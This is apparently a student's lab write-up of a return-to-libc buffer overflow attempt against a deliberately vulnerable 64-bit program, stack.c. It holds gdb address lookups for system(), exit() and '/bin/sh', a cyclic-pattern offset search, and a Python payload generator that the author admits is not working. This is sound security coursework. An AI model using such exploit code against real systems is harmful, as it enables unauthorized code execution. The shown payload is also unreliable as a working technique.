

First, I compiled the stack.c as a 64-bit binary:

```
jak21i@cybscmch:~/Downloads$ gcc -fno-stack-protector -z execstack -o stack stack.c
```

Next, I found the address of system(), /bin/sh, and exit() in libc using gdb:

```
Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7c7fb52 in __GI__IO_fread (buf=0x7ffff7c7dd70, size=1, count=300, fp=0x0) at
bio/iofread.c:37
37      ./libio/iofread.c: No such file or directory.
(gdb) p system
$1 = {int (const char *)} 0x7ffff7c50d70 <__libc_system>
(gdb) p exit
$2 = {void (int)} 0x7ffff7c455f0 <__GI_exit>

(gdb) find 0x7ffff7c00000, 0x7ffff7e16000, "/bin/sh"
0x7ffff7dd8678
1 pattern found.
(gdb)
```

To find the correct offset, I used a cyclic pattern so that I could identify where the leak seemed to be.


```
jak21i@cybscmch:~/Downloads/midterm$ python3 -c 'from pwn import
*; print(cyclic(300, n=8))' > badfile
```

```
End of assembler dump.
(gdb) x/24gx $rsp
0x7ffff7c7dd38: 0x6161616161706161      0x6161616161716161
0x7ffff7c7dd48: 0x6161616161726161      0x6161616161736161
0x7ffff7c7dd58: 0x6161616161746161      0x6161616161756161
0x7ffff7c7dd68: 0x6161616161766161      0x6161616161776161
0x7ffff7c7dd78: 0x6161616161786161      0x6161616161796161
0x7ffff7c7dd88: 0x61616161617a6161      0x6161616161626261
0x7ffff7c7dd98: 0x6161616161636261      0x6161616161646261
0x7ffff7c7dda8: 0x6161616161656261      0x6161616161666261
0x7ffff7c7ddb8: 0x6161616161676261      0x6161616161686261
0x7ffff7c7ddc8: 0x6161616161696261      0x61616161616a6261
0x7ffff7c7ddd8: 0x61616161616b6261      0x61616161616c6261
0x7ffff7c7dde8: 0x61616100616d6261      0x6161616161756161
(gdb) x/gx $rbp+8
0x61616161616f6169:      Cannot access memory at address 0x616161
1616f6169
```

However this seemed to give me a very large offset

```
jak21i@cybscmch:~/Downloads/midterm$ python3 -c 'from pwn import
*; print(cyclic_find("aoai"))'
20727
jak21i@cybscmch:~/Downloads/midterm$
```

I tried various offsets but it wasn't working:



The screenshot shows a code editor with a dark theme. The title bar of the editor window displays 'exploit64.py' and the file path '~/Downloads/midterm'. The editor contains a Python script for a 64-bit buffer overflow exploit. The script imports the 'struct' module, creates a 400-byte buffer filled with 'a's, and sets up pointers to '/bin/sh', 'exit()', and 'system()'. It then writes these pointers into the buffer at specific offsets (136, 144, and 160) using 'struct.pack'. Finally, it saves the buffer to a file named 'badfile'.

```
Open ▾ [icon] exploit64.py
~/Downloads/midterm

1 import struct
2
3 # Fill content with non-zero values
4 content = bytearray(0xaa for i in range(400))
5
6 sh_addr = 0x7ffff7dd8678 # Address of "/bin/sh"
7 exit_addr = 0x7ffff7c455f0 # Address of exit()
8 system_addr = 0x7ffff7c50d70 # Address of system()
9
10 # Offset for return address (adjust as needed for buffer overflow)
11 offset = 136
12
13 content[offset:offset + 8] = struct.pack("Q", system_addr)
14 content[offset + 8:offset + 16] = struct.pack("Q", exit_addr)
15 content[offset + 16:offset + 24] = struct.pack("Q", sh_addr)
16
17 # Save content to a file
18 with open("badfile", "wb") as f:
19     f.write(content)
```